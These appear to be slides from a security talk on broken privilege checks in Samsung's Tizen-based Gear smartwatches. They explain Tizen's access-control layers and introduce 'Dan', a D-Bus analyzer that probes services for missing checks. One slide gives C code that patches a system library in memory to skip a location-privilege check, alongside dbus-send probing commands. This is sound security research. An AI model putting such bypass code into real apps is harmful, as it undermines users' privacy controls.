

Your Watch Can Watch You!  
Gear Up for the Broken Privilege Pitfalls  
in the Samsung Gear Smartwatch

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# Who We Are



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- ▶ Motivation
- ▶ Tizen Security Internals
- ▶ Dan the D-Bus Analyzer
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# Motivation

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# Samsung Gear and Security

- ▶ Samsung's smartwatch products: S2, S3, Sport
  - Track fitness; control smart devices; receive calls, texts, and emails; pay with NFC
  - Bluetooth only or with dedicated cellular LTE
  - App marketplace: Samsung Galaxy Apps
    - Development with Tizen SDK and Samsung SDK
- ▶ Sensitive information and high privileges
  - Powerful processor and tracking sensors
  - Personal data from user's smartphone
    - Contacts, calendar, location, email, notification, ...
  - Access to privileged actions must be controlled
    - Sending a quick reply, obtaining the GPS location, ...



Image: Samsung

# III Tizen

- ▶ Linux-based Open source operating system
  - Maintained by the Linux Foundation
  - Mainly developed by Samsung
- ▶ Shipped with many of Samsung's products
  - Smartwatches, wearables, smartphones, cameras, smart TVs, home appliances, ...
- ▶ Samsung Gear firmware
  - Tizen's open source components
    - Operating system, system services, ...
  - Samsung's closed source components
    - Drivers, system services, applications, ...



Image: Tizen Project, a Linux Foundation Project

# Previous Work on Tizen

- ▶ May 2015: Ajin Abraham  
“Hacking Samsung’s Tizen: The OS of Everything”  
@ HITBSecConf
  - Over-privileged apps, no DEP, broken ASLR, WebKit vulns
- ▶ Apr 2017: Amihai Neiderman  
“Breaking Tizen” @ Security Analyst Summit
  - 40 0-day vulnerabilities in Tizen and Tizen Store
- ▶ Jul 2017: PVS-Studio  
“27 000 Errors in the Tizen Operating System”
  - 900 code errors in a portion of Tizen source code



# III Disclaimer

- ▶ Sungkyunkwan University is funded and operated by the Samsung Foundation.



# Tizen Security Internals

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# III Objects

- ▶ Files, Directories, UNIX Sockets, Utilities
- ▶ Applications
  - Use Tizen APIs to access the subsystems
    - e.g., Frameworks, Services, ...
- ▶ Services
  - Special privileged daemons dedicated for a resource
    - e.g., Wi-Fi, Bluetooth, GPS, messaging, sensors, ...
  - Must reject requests from unauthorized parties



Source: Tizen Wiki

# Privileges

- ▶ Service must check if calling app has access
  - App must acquire the “privilege” in prior
- ▶ App dev specifies privileges in tizen-manifest.xml
  - User accepts the permission for the app
  - Installer checks and registers the privilege policy
  - Accesses are controlled at the runtime
- ▶ Tizen defines many privileges
  - internet, bluetooth, network.set, screenshot, notification, email,...
  - Only some of them are “Public”
    - Allowed to be used by most developers
  - Level: Public, Partner, Platform; private use

```
tizen-manifest.xml
1 <manifest>
2   <privileges>
3     <privilege>http://tizen.org/
4       privilege/network.get</privilege>
5     <privilege>http://tizen.org/
6       privilege/internet</privilege>
7     <privilege>http://tizen.org/
8       privilege/alarm.set</privilege>
9   </privileges>
10  </manifest>
```

Signed by  
Store



.tpk app package



On user's  
smartphone



# 3+1 Access Control Mechanisms

- ▶ DAC (Discretionary Access Control)
  - Classic UNIX user ID + group ID policies
- ▶ SMACK (Simplified Mandatory Access Control in Kernel)
  - Kernel-space isolation
  - App receives a unique *label* at install time
    - e.g., User::Pkg::sample\_app
  - For every kernel object access, the current context (*label*) is checked against the SMACK rules

## ▶ Cynara

- User-space privilege management daemon
- Used by services to check the calling application's privilege
- Identifies an application with its SMACK *label*
- Checks the *label* against Cynara database


## ▶ Security Manager

- Security policy configurator daemon
  - At install time, launch time, and runtime
- Populates DAC policies, SMACK labels, and Cynara database from different sources
  - e.g., default filesystem, manifest files, ...



# D-Bus (Desktop Bus)

- ▶ IPC (Inter-Process Communication) system
  - For Linux-like OSes, integrated with systemd
  - High-level messages, useful built-in functions
    - e.g., discoverability, introspection, ...
  - Service daemon registers to D-Bus daemon, clients request resources via messages
  - Tizen heavily relies on D-Bus\*
- ▶ Concepts
  - Service (Bus name, Destination)
  - Client (Application, Source)
  - Object, Interface, Method, Property



# Cynara-aware D-Bus

- ▶ Patched to perform Cynara checks
  - Introduced along with Cynara (Tizen 3.0)
  - Never accepted in upstream
- ▶ Granular access control to messages
  - <check> element in busconfig file
  - Destination, interface, member, and **privilege**
  - D-Bus daemon asks Cynara to allow or deny

/etc/dbus-1/system.d/bixby-agent.conf

```

1  <busconfig>
2  ...
3    <policy context="default">
4      <allow send_destination="org.tizen.bixby.agent"
5          send_interface="org.tizen.bixby.agent" />
6      <check send_destination="org.tizen.bixby.agent"
7          send_interface="org.tizen.bixby.agent"
8          send_member="bixby_send_service_cmd"
9          privilege="http://developer.samsung.com
10             /tizen/privilege/bixby.agent" />
11    ...
12  </policy>
13 </busconfig>
```



# Example: Service Request #1


## ► Location Manager API with location privilege

Overview   Features   Privileges   Localization   Advanced   **Source**

```

<manifest version="1.0" encoding="UTF-8" standalone="no"?>
<profile name="wearable"/>
-<privileges>
<privilege>http://tizen.org/privilege/location</privilege>
</privileges>
</manifest>

1 #include <locations.h>
2
3 void logic() {
4     location_manager_h manager = NULL;
5     location_manager_create(LOCATIONS_METHOD_WPS, &manager);
6
7     int res = location_manager_start(manager);
8     dlog_print(DLOG_DEBUG, LOG_TAG, ":res: %d", res);
9 }
```



```

onetwothree@onetwothree:~$ uname -a
Linux localhost 3.18.14 #1-Tizen
SMP PREEMPT Wed Mar 21 09:15:20
UTC 2018 aarch64 GNU/Linux
sh-3.2$ id | awk '{print $4}'
context="User:::Shell"
sh-3.2$ dlogutil -c
sh-3.2$ dlogutil|grep ':res:'
0/test (23455): :res: 0

```

# Example: Service Request #2

- ▶ Location Manager API without location privilege

Overview   Features   Privileges   Localization   Advanced   **Source**

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<manifest xmlns="http://tizen.org/ns/packages" api-version="3.0" pac
</manifest>
```

onetwothree@onetwothree-VirtualBox: ~/Lab/dan/tizen-studio

```
sh-3.2$ dlogutil -c
sh-3.2$ dlogutil | grep -Ei 'location.+Cynara|:res:'
E/LOCATION(22417): location-privacy.c: location_check_cynar
a(260) > Cynara check failed [LOCATION ERROR NOT ALLOWED]
D/test    (22417): :res: -13
PID
```

```
1 #include <locations.h>
2
3 void logic() {
4     location_manager_h manager = NULL;
5     location_manager_create(LOCATIONS_METHOD_WPS, &manager);
6
7     int res = location_manager_start(manager);
8     dlog_print(DLOG_DEBUG, LOG_TAG, ":res: %d", res);
9 }
```

- ▶ dlog:Tizen's system log
- ▶ Location library `liblbs-location.so.1` performs `location_check_cynara`
- ▶ ① First privilege check

# Example: Service Request #3

- ▶ Reverse engineering liblbs-location.so.1

```

00004358 MOV      R5, R0
0000435A LDR      R0, =(aHttpTizenOrgPr - 0x4360)
0000435C ADD      R0, PC ; "http://tizen.org/privilege/location"
0000435E BL       location_check_cynara
00004362 MOV      R4, R0
00004364 CBNZ    R0, loc_43B2

000043B2
000043B2 loc_43B2
000043B2 BL       sub_BAA8
000043B6 LDR      R3, =(aLocationSetting - 0x43C2)
000043B8 LDR      R2, =(aHomeAbuildRpmb - 0x43C6)
000043BA MOV.W    R1, #0x16C
000043BE ADD      R3, PC ; __location_setting_cb
000043C0 STR      R1, [SP,#0x20+var_18]
000043C2 ADD      R2, PC ; /home/abuild/rpmbuild/BUILD/liblbs..
000043C4 ADD.W    R3, R3, #0x108
000043C8 ADDS    R2, #0x47 ; 'G'
000043CA STR      R3, [SP,#0x20+var_1C]
000043CC STR      R2, [SP,#0x20+var_20]
000043CE MOVS    R1, #6
000043D0 LDR      R3, =(aSSDPrivilegeNo - 0x43D8)
000043D2 LDR      R2, =(aLocation - 0x43DA)
000043D4 ADD      R3, PC ; "%s: %s(%d) > Privilege not allowed

```

Patch to bypass ①  
MOV R0, #0  
MOV R0, #0

# Example: Service Request #4

## ▶ Patching liblbs-location.so.1

```

1 #include <sys/mman.h>
2 #include <locations.h>
3
4 void logic() {
5     // Creating location_manager_h will dynamically link
6     location_manager_h manager = NULL;
7     location_manager_create(LOCATIONS_METHOD_WPS, &manager);
8
9     // liblbs-location.so.1
10    mprotect((void *)0xf705a000, 0x5000,
11              PROT_READ | PROT_WRITE | PROT_EXEC);
12    uint16_t *p = (uint16_t *) (0xf705a000 + 0x435e);
13    *p = 0x2000;      // mov r0, #0
14    *(p+1) = 0x2000; // mov r0, #0
15
16    // Test
17    int res = location_manager_start(manager);
18    dlog_print(DLOG_DEBUG, LOG_TAG, ":res: %d", res);
19 }

```

onetwothree@onetwothree-VirtualBox: ~/Lab/dan/tizen-studio/

```

sh-3.2$ dlogutil|grep -Ei 'location.+Cynara|lbs_dbus|:res:'
I/LBS_DBUS_CLIENT(22696): lbs_dbus_client.c: lbs_client_star
t(752) > Access denied. Msg[GDBus.Error:org.freedesktop.DBus
.Error.AccessDenied: Rejected send message, 3 matched rules;
type="method_call", sender=":1.1679" (uid=5001 pid=22696 co
mm="") interface="org.tizen.lbs.Manager" member="AddReferenc
e" error name="(unset)" requested_reply="0" destination="org
.tizen.lbs.Providers.LbsServer" privilege="http://tizen.org/
privilege/location" (uid=654 pid=2536 comm="")]
D/test (22696): :res: -13

```

- ▶ D-Bus library LBS\_DBUS\_CLIENT sends a request to Location daemon lbs-server
- ▶ D-Bus daemon rejects the request with DBus.Error.AccessDenied
- ▶ ② Second privilege check



# Example: Service Request #5





Image: Tizen Wiki

# III Securing Services



- ▶ Two points that check privileges of a **malware**
  - ② D-Bus daemon: Request in transit
  - ③ Service daemon: After receiving the request
- ▶ Failing both could allow privilege violation



# Dan the D-Bus Analyzer

3



# Idea: AccessDenied as an Oracle

No argument is given

```
dbus-send --system --print-reply --dest=org.tizen.lbs.Providers.LbsServer
          /org/tizen/lbs/Providers/LbsServer org.tizen.lbs.Manager.AddReference
```

Without privilege

Error **org.freedesktop.DBus.Error.AccessDenied**:  
... privilege="http://tizen.org/privilege/location" (uid=654 pid=2536 comm="")


With privilege

Error **org.freedesktop.DBus.Error.InvalidArgs**:  
Type of message, '()', does not match expected type '(i)'

- ▶ Use dbus-send directly to send messages to D-Bus daemon
- ▶ Errors suggest privilege validation always happens first
- ▶ Idea: Send non-privileged requests to all, then gather services that return any error but DBus.Error.AccessDenied → Privilege violation?

# Dan the D-Bus Analyzer

- ▶ Evaluates privilege verification of D-Bus services
  - Spawns a test process on a remote device
  - Recursively scans the D-Bus tree for its structure
    - Bus names, objects, interfaces, properties, methods, ...
  - Reads every property of every object
  - Calls every method of every interface
- ▶ Output
  - D-Bus tree flattened into a JSON file (db.json)
  - dbus-send commands that require further attention
    - Introspectable properties (properties.log)
    - Callable methods (methods.log)




<https://github.com/kiding/dan>



Image: "File:Dan Howell by Gage Skidmore.jpg" by Gage Skidmore / CC BY-SA 3.0

# Dan: Runner

- ▶ Each module sends a shell script to run
- ▶ Wraps the script into an application
  - No privilege in `tizen-manifest.xml`
  - main function of the app
    - Executes the script
    - Compresses stderr stdout into `tar.gz`
    - Logs the location of the `tar.gz`
- ▶ Builds, installs and runs it on the target device
  - Automated with Tizen Studio and `sdb`
- ▶ Waits for the `tar.gz` location to appear in log
- ▶ Pulls and decompresses the `tar.gz`



<https://github.com/kiding/dan>



Image: "File:Dan Howell by Gage Skidmore.jpg" by Gage Skidmore / CC BY-SA 3.0

# III Step 1: Bus Name Discovery

## ► Aggregate all possible services (bus names)

- One service can have multiple bus names
- Unique : 1.4  
Well-known org.example.service

## ► From extracted firmware

- /usr/share/dbus-1/\*

## ► From runtime

- Call D-Bus built-in method to D-Bus daemon:  
org.freedesktop.DBus.ListNames

/usr/share/dbus-1  
/system-services  
/org.freedesktop  
.systemd1.service

```
1 [D-BUS Service]
2 Name=org.freedesktop.systemd1
3 Exec=/bin/false
4 User=root
```

```
onetwothree@onetwothree-VirtualBox:~$ sh-3.2$ dbus-send --system --dest=org.freedesktop.DBus --type=method_call --print-reply /org/freedesktop/DBus org.freedesktop.DBus.ListNames
method return time=1531570907.216310 sender=org.freedesktop.DBus -> destination=:1.5074 serial=3 reply_serial=2
array [
    string "org.freedesktop.DBus"
    string ":1.128"
    string ":1.767"
    string ":1.404"
    string "org.pulseaudio.Server"
    string "net.netconfig"
    string ":1.5074"
    string ":1.80"
    string ":1.81"
    string ":1.82"
    string "ALARM.aoma-dm-spd"
    string ":1.83"
    string ":1.85"
    string ":1.87"
    string "org.projectx.bt"
    string ":1.88"
    string ":1.130"
    string ":1.131"
    string ":1.374"
    string ":1.132"
```



# III Step 2: Object Introspection #1

- ▶ Recursively introspects the services
  - Objects, interfaces, methods, ...
- ▶ Each service can provide its object structure
  - Call D-Bus built-in method to service daemon:  
org.freedesktop.DBus  
.Introspectable.Introspect
  - Service can respond with well-formatted XML

Bus name: org.freedesktop.systemd1  
Object: /

```

1 <node>
2 ...
3 <interface name="org.freedesktop.DBus.Properties">
4   <method name="Get">...</method>
5   <method name="GetAll">
6     <arg name="interface" direction="in" type="s"/>
7     <arg name="properties" direction="out" type="a{sv}"/>
8   </method>
9   <method name="Set">...</method>
10 ...
11 </interface>
12 <node name="dloginit_2eservice" />
13 <node name="syslog_2eservice" />
14 ...
15 </node>
```

Child objects

# III Step 2: Object Introspection #2

Bus name: org.freedesktop.systemd1  
 Object: .../syslog\_2eservice  
 Interface: org.freedesktop.systemd1.Service

```

1  array [
2    dict entry(
3      string "ExecStart"
4      variant           array [
5        struct {
6          string "/usr/sbin/rsyslogd"
7          array [
8            string "/usr/sbin/rsyslogd"
9            string "-n"
10         ]
11        boolean false
12        uint64 0
13        uint64 0
14        uint64 0
15        uint64 0
16        uint32 0
17        int32 0
18        int32 0
19      }
20    ]
21  )
  
```

GetAll.json

```

1  {
2    "ExecStart": [
3      "/usr/sbin/rsyslogd",
4      ["/usr/sbin/rsyslogd", "-n"],
5      false, 0, 0, 0, 0, 0, 0, 0, 0
6    ],
  
```

- ▶ Reads every property value of every object for all of its interfaces
  - Call D-Bus built-in method to service daemon: org.freedesktop.DBus.Properties.GetAll
- ▶ Parses dbus-send “format”
  - Into a JSON-compliant form
  - With a custom Bison parser

# III Step 3: Method Invocation

Gibberish random argument

```
dbus-send --system --print-reply --dest=org.example.service /org/example/object org.example.method
          string:1 string:1 string:1 string:1 string:1 string:1 string:1 string:1
          string:1 string:1 string:1 string:1 string:1 string:1 string:1 string:1
```

`org.freedesktop.DBus.Error.AccessDenied`

`org.freedesktop.DBus.Error.InvalidArgs`

No error

(Ignore)

“Callable”

